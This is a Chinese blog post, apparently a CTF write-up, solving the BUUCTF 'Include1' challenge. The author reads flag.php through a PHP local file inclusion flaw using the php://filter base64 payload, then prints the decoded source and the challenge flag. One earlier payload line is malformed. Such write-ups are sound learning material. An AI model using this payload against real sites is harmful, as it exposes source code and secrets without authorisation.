

BUUCTF [ACTF2020 新生赛]Include1

原创

隔壁Cc 于 2021-11-25 10:45:35 发布 2564 收藏

文章标签: [安全](#) [php](#) [web安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/WINDY_PACE/article/details/121531453

版权

打开靶机发现出现了

← → ↻ 不安全 | b457ac8a-67a7-4c47-95a8-77b7e7412b15.node4.buuoj.cn:81


应用 MySQL 如何安装及... Python基础教程, ... BUUCTF在线评测 Base64编码转换工...

[tips](#)

CSDN @WINDY_PACE

F12查看源代码发现: url中有这个文件可能包含漏洞 `?file=flag.php`

[tips](#)



点击tips 页面跳转成了Can you find out the flag?



Can you find out the flag?



CSDN @WINDY_PACE

判断可以能存php伪协议

构造payload 格式如下

?file=php://../../resource=flag.php


(php://filter"伪协议" 进行包含,当它与包含函数结合时, php://filter流会被当作php文件执行。所以我们一般对其进行编码, 阻止其不执行,从而导致任意文件读取。)

(如果使用php://filter伪协议进行文件包含时, 需要加上read=convert.base64-encode来对文件内容进行编码)

本题php伪协议编码如下


?file=php://filter/read=convert.base64-encode/resource=flag.php

回车



CSDN @WINDY_PACE

得到一串Base64编码



CSDN @WINDY_PACE

利用Base64编码转换工具进行转换得到flag

Base64编码转换工具, Base64加密解密

PD9waHAKZWNobyAiQ2FuIH1vdSBmaW5kIG91dCB0aGUgZmxhZz8iOwovL2ZsYWd7ZjAyYTJjNzEtMmU1OS00Njc5LTk5YzMtMzkxMTg1MjliNDZjfQo=

[清空](#) [加密](#) [解密](#) 解密为UTF-8字节流

```
<?php  
echo "Can you find out the flag?";  
//flag{f02a2c71-2e59-4679-99c3-39118529b46c}
```

CSDN @WINDY_PACE

大哥拿出你发财的小手zan个吧



[创作打卡挑战赛](#)

[赢取流量/现金/CSDN周边激励大奖](#)